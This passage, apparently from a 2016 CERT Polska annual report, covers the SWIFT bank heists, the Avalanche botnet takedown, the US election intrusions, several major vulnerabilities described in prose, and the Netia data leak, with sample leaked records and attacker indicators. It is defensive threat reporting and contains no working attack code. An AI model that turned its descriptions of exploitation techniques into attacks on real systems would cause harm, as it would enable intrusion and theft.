....*.*.*.unknown.m*.com.sg	Singapore		Singapore	network	22h:37m:21s	0m:24s ago	2s
...*c*b*e*b*.vs.shawcable.net	Canada	BC	Surrey	network	22h:36m:22s	0m:24s ago	1s
...*-*-*.block*.gvtc.com	United States	TX	Boerne	network	22h:35m:23s	0m:24s ago	1s
...	Romania		Timisoara	network	22h:35m:23s	0m:24s ago	0s
.....-*-*-*-*.columbus.res.rr.com	United States	OH	Dublin	network	22h:35m:23s	1m:23s ago	1s
...t*.hnt.ru	Russian Federation		Moscow	network	22h:32m:22s	1m:23s ago	0s
...*-*-*-*.hsd*.tx.comcast.net	United States	TX	Houston	network	22h:32m:21s	0m:24s ago	1s
...*-*-*-*.hsd*.il.comcast.net	United States	IL	Wheeling	network	22h:30m:20s	0m:24s ago	1s
...-*-*-*-*.tor.primus.ca	Canada	ON	Toronto	network	22h:29m:22s	0m:24s ago	1s
...	United States	FL	Orlando	network	22h:28m:21s	0m:24s ago	1s
.....*-*-*.dyn.grandenetworks.net	United States	TX	Round Rock	network	22h:26m:20s	0m:24s ago	1s
...*-*-*.dhcp.trlk.ca.charter.com	United States	CA	Redding	network	22h:26m:20s	0m:24s ago	1s
...*-*-*-*.metronet.infocom.co.ug	Uganda			network	22h:25m:21s	0m:24s ago	2s
...*-*-*.dsl.glbgil.grics.net	United States	IL	Galesburg	network	22h:24m:22s	0m:24s ago	1s
...adband.time.net.my	Malaysia		Kuala Lumpur	network	22h:24m:22s	0m:24s ago	1s
...-*-*-*-*.maine.res.rr.com	United States	NH	Conway	network	22h:23m:23s	0m:24s ago	1s
...	India		Mumbai	network	22h:23m:23s	0m:24s ago	1s
...*-*-*-*.lv.lv.cox.net	United States	NV	Las Vegas	network	22h:21m:22s	0m:24s ago	1s
...n-*-*-*.comnet.bg	Bulgaria		Burgas	network	22h:21m:22s	0m:24s ago	0s
...	Thailand		Bangkok	network	22h:20m:22s	0m:24s ago	2s
...	United States	CA	Woodland	network	22h:19m:22s	0m:24s ago	1s
....welscot.com	Canada	AB	Edmonton	network	22h:19m:22s	0m:24s ago	1s
.....t-*-*-*-*.static.bresnan.net	United States	CO	Grand Junction	network	22h:19m:22s	0m:24s ago	1s
...	United Arab Emirates		Dubai	network	22h:19m:22s	0m:24s ago	1s
...	Thailand		Bangkok	network	22h:18m:20s	0m:24s ago	2s
...-*-*-*.westcall.net	Russian Federation		Saint Petersburg	network	22h:16m:20s	0m:24s ago	0s
...*-*-*-*.pn.at.cox.net	United States	FL	Niceville	network	22h:16m:20s	0m:24s ago	1s
...	Namibia		Windhoek	network	22h:16m:20s	0m:24s ago	2s
...-ubr*.lnh-grg.md.cable.rcn.com	United States	DC	Washington	network	22h:14m:21s	0m:24s ago	1s
...	Thailand		Bangkok	network	22h:14m:21s	0m:24s ago	2s
...*-*-*-*.hsd*.in.comcast.net	United States	IL	Lombard	network	22h:12m:21s	0m:24s ago	1s
...*-*-*.iasi.fiberlink.ro	Romania		Iasi	network	22h:12m:21s	0m:24s ago	0s
...	United States	CA	Rocklin	network	22h:12m:21s	0m:24s ago	1s
...s-*-*-*-*.worldpath.net	United States	NH	Laconia	network	22h:11m:21s	0m:24s ago	1s
...adband.time.net.my	Malaysia		Kuala Lumpur	network	22h:11m:21s	0m:24s ago	1s
...-*-*-*.naverex.kiev.ua	Ukraine		Kiev	network	22h:8m:22s	0m:24s ago	0s
...	Russian Federation		Olenegorsk	network	22h:8m:22s	0m:24s ago	1s

] [search] page 2 of 75 [1 2 3 4 5 6 7 ... 70 71 72 73 74 75] next >>

Fig. 6. A screenshot presenting available routers with SOCKS Proxy

Attacks using the SWIFT banking system

SWIFT, i.e. Society for Worldwide Interbank Financial Telecommunication, was created in the 1970's. Its headquarters is in Belgium. SWIFT brings together over 11,000 banks and other entities that exchange monetary assets from over 200 countries in the world. By creating infrastructure for safe exchange of messages, SWIFT makes it possible to send money between banks in various parts of the world.

Banks that participate in the SWIFT system are responsible for the implementation and maintenance of relevant interfaces used to exchange messages between banks, such as a transfer orders. These mechanisms were used by criminals who, via internal networks of several banks around the world, managed to introduce unauthorised transactions to the SWIFT system trying to steal over a billion of American dollars in total. In this amount, transactions for almost 100 million USD ended with a success.

The first detected attack was a break-in to the Bangladesh central bank. On 5th February 2016 employees grew suspicious because there were no printed receipts for a series of transactions carried out by SWIFT on the previous day. As a result of the investigation, several thousands of dispositions were detected for a total amount of almost a billion USD, which were not covered in the actual orders on the bank's side. The means were supposed to be send to accounts in Philippines and Sri Lanka. Almost all money was halted or retrieved, but some of them only due to a lucky break - typos that criminals made in some of the recipients' names raised suspicions. 81 million USD which could not be secured ended up laundered in casinos in Philippines.

After the incident in Bangladesh, traces of similar activity from 2015 were detected in a Vietnamese bank Tien Phong[36] and Banco del Austro from Ecuador. In the first bank, the theft did not succeed, whereas in the second one losses amounted to 12 million USD[37]. In May, a similar incident was detected in a bank in Philippines[38].

The analysis of malware used by the criminals[39] indicates that they knew the SWIFT principles of operation very well, as well as the software used for communication and operational procedures implemented in banks. Apart from interfering with the list of transfers, the tasks of the malware included covering its tracks. One of the methods used was to remove information about fake transactions from SWIFT reports before they were sent to the printer and then overwriting the printed files with zeroes before eventually deleting them.

In order to make any interferences in the list of SWIFT orders, criminals had to earlier gain access to the internal bank system, where such operations were possible. The most probable scenario is the use of spearphishing aimed at people with access to such systems.

Some researchers attribute the responsibility for the attacks above to the Lazarus group, which performed, for instance, attacks on Sony Pictures in 2015. It may be true due to a similarity of code in the malware used in both cases[40].

Avalanche

On 30th November 2016, after over four years of investigation, the takedown operation of a criminal computer infrastructure „Avalanche" was concluded. The action involved agencies from the USA, Europol, Interpol, Eurojust, and many partners (Shadowserver Foundation, ICANN and more). 5 arrests were made, 39 servers used to maintain the infrastructure were confiscated and 221 of them were terminated by relevant service providers. Almost 800 000 domains were either taken down or taken over and traffic coming from the infected users was directed to controlled servers. The scope of the group's activity was over 180 countries. The number of infected

[36] http://www.reuters.com/article/us-vietnam-cybercrime-idUSKCN0Y60EN

[37] http://www.reuters.com/article/us-cyber-heist-swift-specialreport-idUSKCN0YB0DD

[38] https://www.symantec.com/connect/blogs/swift-attackers-malware-linked-more-financial-attacks

[39] http://baesystemsai.blogspot.com/2016/04/two-bytes-to-951m.html

[40] http://baesystemsai.blogspot.com/2016/05/cyber-heist-attribution.html

machines shows the scale of the phenomenon - approx. 500,000 a day (state for January 2017) tries to connect to the C&C in order to download commands from overtaken servers.

Avalanche was most likely first deployed in 2009. Initially it was responsible for campaigns that distributed malicious spam. Even back then, Avalanche could send a million messages a week. Due to numerous cases of ransomware infections as well as malware attacks that had stolen the victims' authentication data, in 2012 there was an investigation in this matter. Malware related to Avalanche was dedicated for Windows devices. In a single campaign distributed by the group, twenty various types of malware were identified. Table 7 presents numbers of bots in different bot families in the Polish address space based on connections to the sinkholed controller.

Family	Size
Nymaim	3610
Tinba	1212
bolek	701
xswkit	577
Rovnix	401
Andromeda	202
Pandabanker	41
Matsnu	26
Marcher	10
Zeus	6
Ranbyus	6
Teslacrypt	4
Urlzone	4

Table 7. Size of botnets in Poland that use Avalanche

The Avalanche infrastructure was based on the so-called double fast flux technique, which made the work of law enforcement significantly more difficult. The distribution of assets coming from crimes took place via an exceptionally well organised network of "mules" that bought products in order to launder money. The German Federal IT Security Office (BSI) and CERT-Bund that operates within its structures, carries out an action which aims to reach the infected users. It is possible due to the used sinkhole technique. CERT Polska also systematically monitors the machine infection index, as well as the effectiveness of remedies applied by users. The statistics for the Polish address space presented below were developed based on the information delivered by CERT-Bund and cover the period between 3rd December 2016 and 31st December 2016.

Item	ASN	Name	Average daily unique IPs	Maximum daily unique IPs
1	5617	Orange	1050	2464
2	8374	Polkomtel	383	797
3	12741	Netia	235	580
4	39603	P4	201	395
5	6830	Liberty Global Operations	167	357
6	12912	T-MOBILE	151	291
7	29314	VECTRA	96	192
8	21021	Multimedia	93	179
9	13110	INEA	32	75
10	201019	P4	30	76

Table 8. Number of bots that use Avalanche divided into Polish autonomous systems

1 571 Number of domains the infected machines connected to

19 Number of malware types

660 Numbers of autonomous systems with at least one infected device

36 422 Number of connecting unique IPs

USA elections

In 2016, a presidential election was held in the USA. The competition between the Democrats and Republicans was accompanied by a number of incidents which seem vital from the point of view of global IT security.

On 7th October 2016, the Department of Homeland Security (DHS) in cooperation with the office of the Director of National Intelligence (DNI) in the USA published a joint statement on the IT security during the past elections[41]. The United States Intelligence Community (USIC) refers therein to the issue of compromised e-mail owned by American citizens and institutions, including people connected with the political establishment. This document touches upon allegedly stolen messages, their publication at websites DCLeaks.com, WikiLeaks as well as the action of a Guccifer 2.0 actor. The document states clearly that these actions were performed in order to interfere with the election process. The DHS and DNI statements also show that in certain states there were cases of scanning or attempts of unauthorised access to systems connected with the elections. The actions above, mainly described as originating from servers handled within a single entity, are poorly attributed in comparison to the ones mentioned in the first part of the document. USIC and DHS estimate that due to a complicated and decentralised character of election system in the USA, interference with the results based on a direct attack on the computer systems would be extremely difficult. Firstly, the election system has numerous protection measures on local and state levels and, additionally, vote counting machines are not connected to the Internet[42].

On 29th December 2016, a joint report prepared by the DHS and the FBI was published (the current version's signature is JAR-16-20296A). The document describes tools and infrastructures used for unauthorised access to computers and networks related with the elections and institutions in the US government, political and private sectors. These actions were classified by the US government under the name GRIZZLY STEPPE (its extended analysis was published on 10th February 2017[43]). The report includes information about two groups which could be responsible for the attack.

[41] https://www.us-cert.gov/security-publications/GRIZ-ZLY-STEPPE-Russian-Malicious-Cyber-Activity

[42] https://www.dhs.gov/news/2016/10/07/joint-statement-department-homeland-security-and-office-director-national

[43] https://www.us-cert.gov/sites/default/files/publications/AR-17-20045_Enhanced_Analysis_of_GRIZZ LY_STEPPE _Activity.pdf

The first group, named APT29, executed operational activities in the summer of 2015. The second group, APT28, in the spring of 2016. APT29 used a spearphishing campaign that included a malicious link, targeting over 1,000 recipients, also from the government sector. Domains with a legitimate appearance were used to host malware and send unsolicited messages. These actions resulted in a successful attempt to compromise several computer systems administered by the Democratic Party. The attackers managed to install malware on them, establish persistent access, and eventually, using covert encrypted communication channel, sent the content of the correspondence from specific accounts unnoticed. In the spring of 2016, the second group performed an attack on the same political party, also utilising spearphishing. This time, the messages led the victim to the password change procedure via a fake webmail service hosted on the infrastructure controlled by the attackers. The use of obtained credentials made it possible for the attackers to gain access to the actual system and steal data from highly situated members of the party. The Government of the United States claims that this information leaked outside and was revealed publicly[44].

The Indicators of Compromise (IoC) are appended to the JAR-16-20296A report. On 30th December 2016, the technical analysis was published by Wordfence, which scrutinised the suspicious IP addresses included therein, as well as the functionalities of the PHP code identified with Yara rules included in the report. It is a widely available webshell (P.A.S. version 3.1.0). Out of 876 analysed IP addresses, approx. 15 percent are Tor exit nodes, while the remaining addresses come from many countries and from various ISPs. The summary of the whole analysis indicates that the IP addresses published by DHS may represent many malicious agents, so it is hard to connect them with a specific criminal group. In turn, the identified PHP code is pretty old and is a widely available webshell[45].

Some of the cited materials, as well as a number of widely available services, such as SecureWorks[46,47], or The Intercept[48], deal with the issue of attribution of the described attacks. However, it should be noted that due to the character of the digital evidence, forensic material may often only serve as clues, sometimes intentionally left by the criminals in order to draw attention towards some other party (conf. CyberROAD project).

Most important vulnerabilities identified in 2016

Throughout 2016 many critical vulnerabilities were detected in both client and server software. Some of them were used in targeted attacks with political or espionage motivation. The most important, in our opinion, examples of such vulnerabilities are presented below.

DirtyCow (CVE-2016-5195)

Dirty Cow was one of the most popular vulnerabilities in 2016. Race Condition in the Copy-On-Write (COW) mechanism of the GNU/ Linux kernel made it possible for the attacker to change memory permissions (from reading to writing) and consequently raise the permissions of a local user.

The vulnerability, discovered by Phil Oester, was present in all operating systems based on the Linux kernel, including Android – what made it possible to gain root permissions on a device.

9 years passed from the moment the bug was introduced to a stable kernel version (2.6.22 version) to its discovery (September 2007 -> October 2016). Interestingly, Linus Torvalds tried to correct this bug in the test version of the kernel, but without success[49].

[44] https://www.us-cert.gov/sites/default/files/publications/JAR_16-20296A_GRIZZ LY%20STEPPE -2016-1229.pdf

[45] https://www.wordfence.com/blog/2016/12/russia-malware-ip-hack/

[46] https://www.secureworks.com/research/threat-group-4127-targets-hillary-clinton-presidential-campaign

[47] https://www.secureworks.com/research/threat-group-4127-targets-google-accounts

[48] https://theintercept.com/2016/12/14/heres-the-public-evidence-russia-hacked-the-dnc-its-not-enough/

[49] http://git.kernel.org/cgit/linux/kernel/git/torvalds/linux.git/commit/?id=4ceb5db9757aaeadcf8fbbf97d76bd42aa4df0d650 https://lists.torproject.org/pipermail/tor-talk/2016-November/042639.html

MySQL Priv Escal / RCE (CVE-2016-6662)

A bug discovered by Dawid Goluński in MySQL (versions 5.7, 5.6, 5.5) makes it possible to remotely inject settings into a configuration file, which consequently makes it possible to execute code or raise permissions. Depending on the scenario, the attacker may use it in two independent manners:

- Write additional settings to the currently used MySQL configuration in systems with incorrectly configured settings (the mysql user is the owner of the configuration/has the writing rights).
- Create a new configuration file in the directory with MySQL data (as a default, the mysql user has the writing rights). Achieving this result is also possible through the CVE-2016-6663 vulnerability discovered by Goluński.

The attacker may provide a path to an untrusted library in the configuration file, which causes its activation with root permissions the moment the MySQL server is restarted.

Tor Browser / Firefox RCE (CVE-2016-9079)

At the end of November, an anonymous person published an exploit allegedly found on the internet on the bug tracker for the Tor project[50]. The published code could be executed only if using the Tor Browser, but it also worked in Mozilla Firefox, versions between 41 and 50 (Windows and Mac OS X systems).

The malicious code supplied as JavaScript was able to effectively bypass Microsoft Enhanced Mitigation Experience Toolkit (EMET) by using an import address table of the XUL.dll library, which is not protected by this toolkit.

The exploit takes advantage of the Use-After -Free vulnerability in the SVG file parser. The shellcode is close to the code used in 2013 during the FBI attack on the users of Freedom Hosting (tracking down IP addresses of users of child pornography websites)[51]. In this case, it referred to the following IP address: 5.39.27.226 and its task was, similarly as 3 years earlier, to identify the user - get the name of the computer, the MAC address of the network interface and the IP address.

Cisco ASA - EXTRABACON (CVE-2016-6366)/ EPICBANANA (CVE-201 6-6367)

These two 0-day vulnerabilities revealed as a teaser of the NSA tool bundle auction (so-called Equation Group - most probably the Tailored Access Operations[52] team), stolen by the Shadow Brokers group. The auction involved BitCoin transfers to a wallet controlled by hackers (address: 19BY2XCgbDe- 6WtTVbTyzM9eR3LYr6VitWK[53]). The participant who pays the largest amount of virtual currency supposedly will receive the password to the encrypted archive.

At the moment this report is written, the wallet includes approx. 10.35 BTC. The auction is not officially ended, so it is not known whether the password has already been handed over. The group declared that if the total amount of payments exceeds a million BTC (approx. 4 bilions PLN), it will publish more exploits by NSA.

The first exploit (codename: EXTRABACON: CVE-2016-6366) used buffer overflow in the component responsible for handling the SNMP protocol in Cisco firewalls and VPN servers, series: ASA, ASAv, Firepower, FWSM, ISA and PIX[54].

The code has been developed for devices in version 8.x, but the researchers from SilentSignal managed to port it into the latest device versions (9.2)[55]. This exploit made it possible to execute supplied code remotely. An attacker

[50] https://lists.torproject.org/pipermail/tor-talk/2016-November/042639.html

[51] https://zaufanatrzeciastrona.pl/post/analiza-najnowszego-ataku-0day-na-firefoxa-uzywanego-w-tor-bundle/

[52] http://www.spiegel.de/international/world/the-nsauses-powerful-toolbox-in-effort-to-spy-on-global-networks-a-940969.html

[53] https://blockchain.info/pl/address/19BY2XCgbDe6WtTVbTyzM9eR3LYr6VitWK

[54] https://community.rapid7.com/community/infosec/blog/2016/09/06/bringing-home-the-extrabacon

would only had to know the SNMP "community string" of the attacked device.

The second vulnerability (codename: EPICBANANA; CVE-2016-6367) concerned software of devices from the series ASA, PIX and FWSM. The parser of the CLI interface made it possible to raise permissions of a local user and execute the supplied code. In order for the exploit to be executed correctly, the source address of the attacker has to be on the list of devices with permitted access to the connection via Telnet or SSH.

Google vs Microsoft - a 7 day disclosure (CVE-2016-7255)

A controversial vulnerability was made public by the Google Threat Analysis Group, seven days after the information was passed to the Microsoft. Such a short term was caused by Google's disclosure policy regarding vulnerabilities actively used to attack users[56].

The vulnerability was used as one of the elements of an attack on the employees of American think-tanks and NGOs by the STRONTIUM group (other used names are: Sofacy and APT28). It is a Russian organisation, most probably connected with GRU special forces, responsible for attacks on personnel from the White House, Bundestag and NATO.

The first part of the attack was the exploitation of the Use-After-Free vulnerability in Flash (CVE-2016-7855), and then the permissions were raised using a bug in module win32k.sys of Windows kernel (CVE-2016-7255).

The exploit worked on 64-bit systems and the 32-bit version of Internet Explorer (default configuration). Its goal was to create Windows window objects and corrupt the tagWND structure in these objects. If the operation went successfully, the attacker gained access to the memory located behind the corrupted structure. This way it was possible to write to the kernel memory.

Then, the SYSTEM user token was copied (user with the highest permissions in Windows) and an Internet Explorer process was created using these permissions. The last step was to install a backdoor on the victim's computer.

Vulnerabilities in antivirus software (including CVE-2016-2208)

Tavls Ormandy, a researcher from Google Project Zero performed his own test of security of popular antivirus products by Symantec[57]. Since antivirus products are generally trusted and the great majority of Windows users use them, they are a very interesting target for attackers or bug bounty hunters.

Generally, antivirus software transforms the operating system to a significant degree (own drivers), which in case the module acting in the kernel mode is compromised, makes it possible to obtain the highest level of permissions in the operating system.

- The following products have been tested:
- Norton Antivirus (All products)
- Symantec Endpoint (All products)
- Symantec Scan Engine (All products)
- Symantec Email Security (All products)

The problems faced by the manufacturers of AV solutions, and which malware programmers are well aware of, are packers of executable files, such as the well-known UPX. To deal with them, emulators or dedicated unpackers are used. These solutions are often sophisticated and vulnerable to bugs (Google Project Zero also found bugs in this type of code by other manufacturers, e.g. Comodo, ESET, Fireeye or Kaspersky).

The first major bug was the buffer overflow of the ASPack unpacker, the code of which, along with the scanning module, is loaded into the Windows kernel. It means that exploiting this bug makes it possible to gain the highest permissions in the operating system. The user could be attacked by an ordinary e-mail message or a file downloaded from the Internet - it did not have to be started by the user, becau-

[55] https://blog.silentsignal.eu/2016/08/25/bake-your-own-extrabacon/

[56] https://security.googleblog.com/2016/10/disclosing-vulnerabilities-to-protect.html

[57] https://googleprojectzero.blogspot.com/2016/06/how-to-compromise-enterprise-endpoint.html

se the Symantec product was automatically scanning it for the presence of malware.

The second buffer overflow was in the code that processes PowerPoint documents from the Microsoft Office bundle, used to unpack embedded objects, such as Visual Basic for Applications (VBA) macros.


During compilation of its products, the Symantec company used /GS, -fstack-protector switches responsible for the protection against permanent buffer overflow in the stack. It made it very easy to exploit the bug and overwrite the return address from the function on the stack.

Threats, incidents and observations particularly important for Polish Internet users

Pravyi Sektor

On 7th July 2016, an unspecified person or a group of people informed the media about an alleged break-in to one or more servers owned by a large Polish telecom Netia. Several twitter accounts have been used to distribute information about the breach: @hstrelkovrodion3, @noskovfurs1994 and @gamletschukinl 2. These accounts have not been previously used. The following information was published:

> ***@PolishClubBos***
> *Ukrainian nationalists broke*
> *into the major TV and internet*
> *provider* ***https://t.co/9snF5gwmIC***
> *— Lemberg (@noskovfurs1994)*
> ***July 7, 2016***


Правий Сектор
@pravysektor

#shell @filemanager in netia.pl / admins IMEI and etc

Fig. 7. A screenshot presenting a "PHP sheil"

It mentioned the alleged twitter profile of the Ukrainian "Right Sector" – @pravsector. The profile itself was registered a moment earlier and was in no way affiliated with the real "Right Sector". During the several following days, it was used to distribute various "sensitive" information described below.

The same day, another, also fake profile @ pravysector published a screenshot whose goal was to prove that the attackers may issue commands at the investor.netia.pl server using a so-called "PHP shell" (Fig. 7).



```
-- ------------------------------- --
-- [  SQL Dump created by P.A.S.  ] --
-- [      investor.netia.pl       ] --
-- [          2016/07/01          ] --
-- ------------------------------- --


--
-- `logger`.`dblog`
--
DROP TABLE IF EXISTS `dblog`;
CREATE TABLE `dblog` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `date` timestamp NOT NULL DEFAULT CURRENT_TIMESTAMP,
  `user` varchar(64) NOT NULL,
  `dbtable` varchar(64) NOT NULL,
  `action` varchar(20) NOT NULL,
  `query` text NOT NULL,
  `result` text NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM AUTO_INCREMENT=24626688 /*!40101 DEFAULT CHARSET=utf8 */;
```

Fig. 8. Database screenshot

It indicated that the attackers had access to the databases on the server. Shortly after, these databases were published.

Their sizes amounted to more than ten gigabytes. The headers indicated that the data were copied on 1st July 2016 (Fig. 8).

The stolen data concerned Netia's customers and people who inquired e.g. about parameters and service availability using a form on Netia's website. The information included:


- Name and surname
- Address
- Bank account no.
- Phone no.
- E-mail address

In the aftermath, Netia issued the following message:

> ***On the 7th July 2016, approx. at noon, the netia.pl website was attacked by hackers. Access passwords and logins to NetiaOnline are safe, so our customers do not need to take any action.***
>
> ***All Netia customer support services operate normally. Experts analyse the course of the attack. Our actions minimised the consequences of actions targeted at the company. We have promptly reinforced the protection of our network services, thanks to the cooperation with the leading specialists in the area of cybersecurity. However, as a result of the attack, hackers gained access to data of individuals who requested to be contacted by Netia. These are often fragmentary entries, they mostly include numbers of contact phones.***
>
> ***Additionally, the hackers gained access to data from the form used to sign agreements via the Netia website. Netia desires to maintain utmost caution, therefore all customers which may be concerned by a potential leak will be notified. It is a small portion of the company subscribers. The situation has been stabilised. The data of customers and cooperating companies were secured by Netia experts, supported by an additional, highly qualified external advisory team.***
>
> ***We will be informing you about further details as our investigation progresses.***

Notice that the event described above took place at the same time as the NATO Summit that took place in Warsaw on 8-9th July 2016.


Another stage of this case took place on the 14th July. Again, sensitive data was published on the @pravsector profile. This time they were related with the Ministry of National Defence (MON). First, there appeared an .xls file, allegedly containing a list of computers in the intermon.mon.gov.pl domain as well as files originating from one of the computers. The files included entries meant to document involvement of MON employees in a secret American spy programme PRISM[58]. First of all, the name of two computers present in the .xls file included the "PRISM" string (Fig. 9).



```
CN=USER-PC1602PRISM,OU=Workstations,DC=intermon,DC=mon,DC=gov,DC=pl
CN=USER-PC0089PRISM,OU=Workstations,DC=intermon,DC=mon,DC=gov,DC=pl
```

Fig. 9. Entries regarding "PRISM"

[58] https://pl.wikipedia.org/wiki/Prism_(program_szpiegowski)



PERSONAL SURVEY OF A CANDIDATE
FOR PRISM SPECIAL AGENCY

INVENTORY DATA

SURNAME [redacted]

FIRST NAME: [redacted]

SECOND NAME:

DATE AND PLACE OF BIRTH: 30.12.1974 R. ZLOTOW

MOTHER'S NAME/MAIDEN NAME [redacted]

PESEL NO. [redacted]

NIP NO. [redacted]

PASSPORT SERIES AND NO. [redacted]

VALID TO: [redacted]

ISSUED BY [redacted]

PERSONAL ID SERIES AND NO. [redacted]

ISSUED BY: [redacted]

WORK ID SERIES AND NO. : [redacted]

DRIVING LICENSE CATEGORY AND NO.: [redacted]

VALID TO: [redacted]


ISSUED BY: [redacted]

RESIDENTIAL ADDRESS: (Locality, street, building/flat no.): [redacted]

Phone no. Mobile no. [redacted]


Fig. 10. "Personal Questionnaire"

Secondly, the title of the Personal Questionnaire form was changed so that it looked like it concerned a candidate for PRISM special services (Fig. 10). After publishing these documents, a ransom of 50,000 USD was demanded. In the first version, they were meant to go to an account of a Ukrainian activist and blogger, later changed to a bitcoin wallet used in campaigns related with ransomware. Lack of payment was to result in the publication of other proofs that Poland was involved in PRISM. The "proofs" appeared on the same day. These were alleged logs, which were a result of a tap within the program. The bundle included 25 directories, each of them full of logs (Fig. 11).



```
00A2D4E4-5308-683D-91BC-EB4EEF617B11
0A5C26D0-E34A-401A-0E15-700F0BC5B81A
0A7D81AE-3FEA-92F2-C994-E3E6F6D7959B
0A8AD197-6F24-098B-776A-C12C6B7A0E6E
00A54B96-A965-F472-C346-ED688CB63763
0A67AA06-1F3E-AF21-9817-8A61C1A1F673
0A69B9A2-AAF8-F0A0-0E15-700F58A2C3B9
0A88B86B-4216-7B46-BCEB-4E550174C48E
0A93C2E5-6B5C-B307-47FA-113C92238BB4
0A94AFFB-7255-B31D-8FA2-992462A702DE
0A95F2F2-5FBF-709C-31DC-8B6E52DA0CAC
0A984BD6-4C8C-6DFB-1356-BDF809E7207E
0A7886A1-B9FF-CC0A-9B3E-852010554849
000B3936-770C-F14C-B15C-0BEE03F66335
FFA8A680-F045-B7B2-3A51-7CAB08AECE42
FFA47E27-F9D8-B654-005F-32E93576C11D
FFAA9F76-5B84-FBFD-F4C3-46EDD860722A
FFB11D7C-9C04-5116-765D-18979AC8FE21
FFCEE020-FF5E-EAC2-9C4B-2EB5009EEDA1
FFD7D315-665D-AF49-9D58-D74A659FBF49
FFD78AA6-6AF4-C2AE-4807-BAD1D8541D1D
FFD912A6-B2DD-8B6E-4C3B-5E25A19AAE5F
```

Fig. 11. Catalogues including logs



